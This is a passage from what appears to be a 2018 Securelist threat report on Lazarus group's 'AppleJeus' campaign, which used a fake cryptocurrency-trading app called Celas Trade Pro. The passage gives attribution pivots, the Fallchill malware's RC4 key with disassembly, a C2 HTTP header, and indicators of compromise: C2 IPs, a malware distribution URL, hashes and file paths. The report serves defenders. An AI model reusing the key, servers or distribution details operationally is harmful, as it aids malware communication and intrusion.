18             4a:b4:1c:4c:71:4f:a1:4e:80:e3:5a:ec:3b:90:a7:
19             91:ca:42:49:71:ba:da:33:4c:e4:4f:1f:86:d9:30:
20             32:a0:b1:f4:b2:f2:9c:28:97:7c:81:0f:02:d0:9c:
21             36:f6:9c:d6:f9:b5:ca:23:ba:1b:84:e4:0d:8c:9f:
      - Redacted -
```

Below is the WHOIS record of the "celasllc.com" domain. The domain name was registered by an individual named "John Broox" with registrant email address "johnbroox200@gmail[.]com".


```
1
2  Registrant Name: John Broox
3  Registrant Organization:
4  Registrant Street: 2141 S Archer Ave
5  Registrant City: Chicago
6  Registrant State/Province: Illinois
7  Registrant Postal Code: 60601
8  Registrant Country: US
9  Registrant Phone: +1.8133205751
10 Registrant Email: johnbroox200@gmail[.]com
11 ...
12 Name Server: 1a7ea920.bitcoin-dns.hosting
13 Name Server: a8332f3a.bitcoin-dns.hosting
14 Name Server: ad636824.bitcoin-dns.hosting
   Name Server: c358ea2d.bitcoin-dns.hosting
```

The same name of "John Broox" was used inside the installation package of the macOS version of the trading application. The Info.plist properties file describes the package as follows:

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList
3 <plist version="1.0">
4 <dict>
5   <key>CFBundleVersion</key>
6   <string>1.00.00</string>
7   <key>CFBundleName</key>
8   <string>Celas Trade Pro</string>
9   <key>CFBundleIconFile</key>
10  <string>CelasTradePro</string>
11  <key>CFBundlePackageType</key>
12  <string>APPL</string>
13  <key>CFBundleGetInfoString</key>
14  <string>Developed by John Broox. CELAS LLC</string>
15  <key>CFBundleSignature</key>
16  <string>QTCELASTRADE</string>
17  <key>CFBundleExecutable</key>
18  <string>CelasTradePro</string>
19  <key>CFBundleIdentifier</key>
20  <string>com.celasllc.CelasTradePro</string>
21  <key>NSPrincipalClass</key>
22  <string>NSApplication</string>
23  <key>NSHighResolutionCapable</key>
24  <string>True</string>
25  <key>LSMinimumSystemVersion</key>
26  <string>10.10.0</string>
27 </dict>
28 </plist>
```

It looks at first sight like a legitimate WHOIS record, but something doesn't really add up here. The domain celasllc.com was the only domain registered with this email address and was exclusively used for domain registration.

The registrant used the [Domain4Bitcoins](#) service to register this domain, apparently paying with cryptocurrency. According to open-source intelligence, the address of the WHOIS information is fake, unless it's the owner of a ramen shop running a cryptocurrency exchange software development studio on the side.





**View of the location referred in the WHOIS record. Image source: Google Maps.**

The server hosting celasllc.com (185.142.236.213) belongs to the Blackhost ISP in the Netherlands.

## IP Information for 185.142.236.213

### — Quick Stats

IP Location	 Netherlands Amsterdam Blackhost Ltd.
ASN	 AS174 COGENT-174 - Cogent Communications, US (registered May 16, 1996)
Whois Server	whois.ripe.net
IP Address	185.142.236.213
Reverse IP	2 websites use this address.

### **WHOIS record of celasllc.com server**

Coincidentally, the Fallchill malware authors also preferred to use the same hosting company to host their C2 server. Moreover, the Celas LLC web server and one of the C2 servers of the Fallchill malware are located in the same network segment of this ISP:

- Celas LLC infrastructure:
  - **185.142.236.213: Netherlands Blackhost Ltd. AS174 COGENT-174**
- Fallchill malware C2 server:
  - 196.38.48[.]121: South Africa Internet Solutions AS3741
  - **185.142.236[.]226: Netherlands Blackhost Ltd. AS174 COGENT-174**
- Additional attacker's server from telemetry
  - 80.82.64[.]91: Seychelles Incrediserve Ltd AS29073
  - **185.142.239[.]173: Netherlands Blackhost Ltd. AS174 COGENT-174**

However, when you look into Celas Trading Pro application's digital signature, including its "Updater", you will find that this certificate was also issued by Comodo CA, which refers to a company address in the United States.

```

1
2 Certificate:
3   Data:
4     Version: 3 (0x2)
5     Serial Number:
6       9a:73:55:0b:83:76:86:3b:d9:43:0f:aa:8b:5a:29:87
7     Signature Algorithm: sha256WithRSAEncryption
8     Issuer: C=GB, ST=Greater Manchester, L=Salford, O=COMODO CA Limited, CN=COMODO RSA C
9     Validity
10      Not Before: May 21 00:00:00 2018 GMT
11      Not After : May 21 23:59:59 2019 GMT
12     Subject: C=US/postalCode=49319, ST=Michigan, L=Cedar Springs/street=15519 WHITE CREE
13     Subject Public Key Info:
14       Public Key Algorithm: rsaEncryption
15       Public-Key: (2048 bit)
16       Modulus:
17         00:b6:31:7a:c6:68:2f:d2:03:f2:e9:61:c4:86:4f:
18         46:62:e7:a6:d7:7c:bd:e6:9f:a8:83:2c:a6:44:43:
19         92:da:b7:ea:cc:3d:3e:35:20:3f:9c:57:46:1c:d1:
20         65:b8:28:50:29:cd:29:11:e8:56:59:85:e5:0f:19:

```

According to open-source data, this address doesn't belong to a real business, and looks on maps like a meadow with a small forest and small real estate offering nearby.



**Location of Cellas LLC, according to its digital certificate**




**15519 White Creek Ave  
NE**

● OFF MARKET  
Zestimate®:

**Home Sh  
are Waiti**


INC,  
Cedar Springs, MI 49319

\$147,986  
Rent Zestimate®: \$1,250 /mo



**Real estate history of that address**

Pivoting the infrastructure a little further brings up some more suspicious things. It appears that the domain referred to two IPs, one of which was linked to a few other suspicious domains, according to PassiveDNS.



**Cellas LLC linked infrastructure**

The owners of the linked infrastructural elements preferred to use several interesting services for hosting domain registration. All these service providers offer a certain level of anonymity to their customers. Most of them accept Bitcoins as a main payment method to keep their customers anonymous. This is very uncommon for companies running a legitimate business.

### Hosting services linked to Celas LLC:

- Blackhost (<https://black.host/>)
- Liberty VPS (<https://libertyvps.net/>)

### Domain registration services linked to Celas LLC:

- Domains4Bitcoins (<https://www.domains4bitcoins.com/>)
- NameCheap (<https://www.namecheap.com/>)
- ChangeIP (<https://www.changeip.com/>)
- Njalla (<https://njal.la/>)

All the facts above can make the more sceptical among us doubt the intentions of Celas LLC and the legitimacy of this business. Of course, these facts alone would not be enough to accuse Celas LLC of committing a crime.

## Attribution

Kaspersky Lab has previously [attributed](#) the Fallchill malware cluster to Lazarus group when it attacked the financial sector around the world. It was also confirmed by other [security vendors](#), and the [national CERT of US](#).

## RC4 key from the older Fallchill

Fallchill malware uses a RC4 algorithm with a 16-byte key to protect its communications. The key extracted from the Fallchill variant used in the current attack is **DA E1 61 FF 0C 27 95 87 17 57 A4 D6 EA E3 82 2B**.



```

40 55          push    rbp
48 8B EC      mov     rbp, rsp
48 83 EC 30   sub     rsp, 30h
48 8D 55 F0   lea    rdx, [rbp+var_10]
48 83 C1 10   add     rcx, 10h
C7 45 F0 DA E1 61 FF  mov     [rbp+var_10], 0FF61E1DAh
C7 45 F4 0C 27 95 87  mov     [rbp+var_C], 8795270Ch
C7 45 F8 17 57 A4 D6  mov     [rbp+var_8], 0D6A45717h
C7 45 FC EA E3 82 2B  mov     [rbp+var_4], 2B82E3EAh
E8 B2 E3 FF FF  call   decrypt_rc4
48 83 C4 30   add     rsp, 30h
5D          pop     rbp
C3          retn

```

*Current RC4 key of Fallchill*


We were able to confirm that some of older Fallchill malware variants used exactly the same RC4 key. Below are Fallchill malware samples that used the same key (the compilation timestamp may indicate the date of malware creation).

MD5	Timestamp
81c3a3c5a0129477b59397173fdc0b01	2017-05-26 23:37:04
6cb34af551b3fb63df6c9b86900cf044	2017-06-09 17:24:30
21694c8db6234df74102e8b5994b7627	2017-11-07 17:54:19
5ad7d35f0617595f26d565a3b7ebc6d0	2015-10-24 01:52:11
c501ea6c56ba9133c3c26a7d5ed4ce49	2017-06-09 03:59:43
cafda7b3e9a4f86d4bd005075040a712	2017-11-07 17:54:33
cea1a63656fb199dd5ab90528188e87c	2017-06-12 19:25:31
6b061267c7ddeb160368128a933d38be	2017-11-09 17:18:06
56f5088f488e50999ee6cced1f5dd6aa	2017-06-13 08:17:51
cd6796f324ecb7cf34bc9bc38ce4e649	2016-04-17 03:26:56

## Same C2 server with older Fallchill

We have confirmed that the C2 server addresses (196.38.48[.]121, 185.142.236[.]226) used in this attack have been used by the older variant of Fallchill.

MD5	Timestamp
94dfcabd8ba5ca94828cd5a88d6ed488	2016-10-24 02:31:18
14b6d24873f19332701177208f85e776	2017-06-07 06:41:27
abec84286df80704b823e698199d89f7	2017-01-18 04:29:29



**Overlap of C2 infrastructure**


Apparently, the attackers using the Fallchill malware continue to reuse code and C2 server infrastructure over and over again.

According to Kaspersky Security Network, Fallchill was not the only malware used in this attack. There was another backdoor that was used by the threat actor. We omit a full description of this backdoor in the current report to keep the write-up to an acceptable length, but we would like to highlight two important things discovered in it. First, this backdoor was created on 2018-07-12 and revealed an already familiar directory, "TManager", which we previously saw in the Updater.exe application from the Cellas Trading Pro suite:

H:\DEV\TManager\all\_BOSS\_troy\T\_4.2\T\_4.2\Server\_\x64\Release\ServerDll.pdb

Second, what is probably one of the most interesting findings to come from this additional backdoor was discovered hidden in hardcoded headers used to communicate with C2 server. The Accept-Language HTTP header string revealed a language code associated with North Korea. In our experience, this is something we normally don't see in malware.

Accept-Language: ko-kp,ko-kr;q=0.8,ko;q=0.6,en-us;q=0.4,en;q=0.2



```
POST /response:OK response:RLV response:MID %d5%d.jpg
%d6%d.jpg code=%d&id=%d&page=%d Content-Length:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ko-kp,ko-kr;q=0.8,ko;q=0.6,en-us;q=0.4,en;q=0.2
Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate Cache-Control: no-cache
POST response:OK resp
```

*Accept-Language HTTP header value in the body of the backdoor*

## Conclusions

The Lazarus APT group's continuous attacks on the financial sector are not much of a surprise to anyone. A lot of research has been done and published about such attacks. However, we think this case makes a difference. Recent investigation shows how aggressive the group is and how its strategies may evolve in the future.

First of all, Lazarus group has entered a new platform: macOS. There is steadily growing interest in macOS from ordinary users, especially in IT companies. Many developers and engineers are switching to using macOS. Apparently, in the chase after advanced users, software developers from supply chains and some high profile targets, threat actors are forced to have macOS malware tools. We believe that in the future Lazarus is going to support all platforms that software developers are using as a base platform, because compromising developers opens many doors at once.

We cannot say with full certainty whether Celas LLC was compromised and the threat actor abused it to push malware through an update mechanism. However, the multiple successful Lazarus attempts to compromise supply chain companies suggest that it will keep exploring this infection method. From all angles, the Celas LLC story looks like the threat actor has found an elaborate way to create a legitimate looking business and inject a malicious payload into a “legitimate looking” software update mechanism. Sounds logical: if one cannot compromise a supply chain, why not to make fake one?

This should be a lesson to all of us and a wake-up call to businesses relying on third-party software. Do not automatically trust the code running on your systems. Neither good looking website, nor solid company profile nor the digital certificates guarantee the absence of backdoors. Trust has to be earned and proven. Stay safe!

## Appendix I – Indicators of Compromise

### File Hashes (malicious documents, trojans, emails, decoys)

#### Tronized installer and payload

9e740241ca2acdc79f30ad2c3f50990a celastradepro\_win\_installer\_1.00.00.msi  
4126e1f34cf282c354e17587bb6e8da3 celastradepro\_win\_installer\_1.00.00.msi  
0bdb652bbe15942e866083f29fb6dd62 CelasTradePro-Installer.msi  
48ded52752de9f9b73c6bf9ae81cb429 celastradepro\_mac\_installer\_1.00.00.dmg  
b054a7382adf6b774b15f52d971f3799 Updater.exe  
ffae703a1e327380d85880b9037a0aeb Updater.exe  
bbbcf6da5a4c352e8846bf91c3358d5c Updater.exe  
0a15a33844c9df11f12a4889ae7b7e4b msn.exe  
E1ed584a672cab33af29114576ad6cce uploadmgrsvc.dll  
D8484469587756ce0d10a09027044808 uploadmgr.dat  
D7089e6bc8bd137a7241a7ad297f975d

**Same RC4 key Fallchill**

81c3a3c5a0129477b59397173fdc0b01  
6cb34af551b3fb63df6c9b86900cf044  
21694c8db6234df74102e8b5994b7627  
5ad7d35f0617595f26d565a3b7ebc6d0  
c501ea6c56ba9133c3c26a7d5ed4ce49  
cafda7b3e9a4f86d4bd005075040a712  
cea1a63656fb199dd5ab90528188e87c  
6b061267c7ddeb160368128a933d38be  
56f5088f488e50999ee6ccced1f5dd6aa  
cd6796f324ecb7cf34bc9bc38ce4e649

**Same C&C server Fallchill**

94dfcabd8ba5ca94828cd5a88d6ed488  
14b6d24873f19332701177208f85e776  
abec84286df80704b823e698199d89f7

## File path

C:\Recovery\msn.exe  
C:\Recovery\msndll.log  
C:\Windows\msn.exe  
C:\WINDOWS\system32\uploadmgrsvc.dll  
C:\WINDOWS\system32\uploadmgr.dat

## Domains and IPs

www.celasllc[.]com/checkupdate.php (malware distribution URL)  
196.38.48[.]121

8/23/2018

Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware - Securelist

185.142.236[.]226

80.82.64[.]191

185.142.239[.]173

[APPLE MACOS](#) [CRYPTOCURRENCIES](#) [FINANCIAL MALWARE](#) [LAZARUS](#)

[MALWARE DESCRIPTIONS](#) [SPEAR PHISHING](#) [TROJAN](#)

Share post on:



## Related Posts

[Dark Tequila Añejo](#)

[Spam and phishing in Q2 2018](#)

[KeyPass ransomware](#)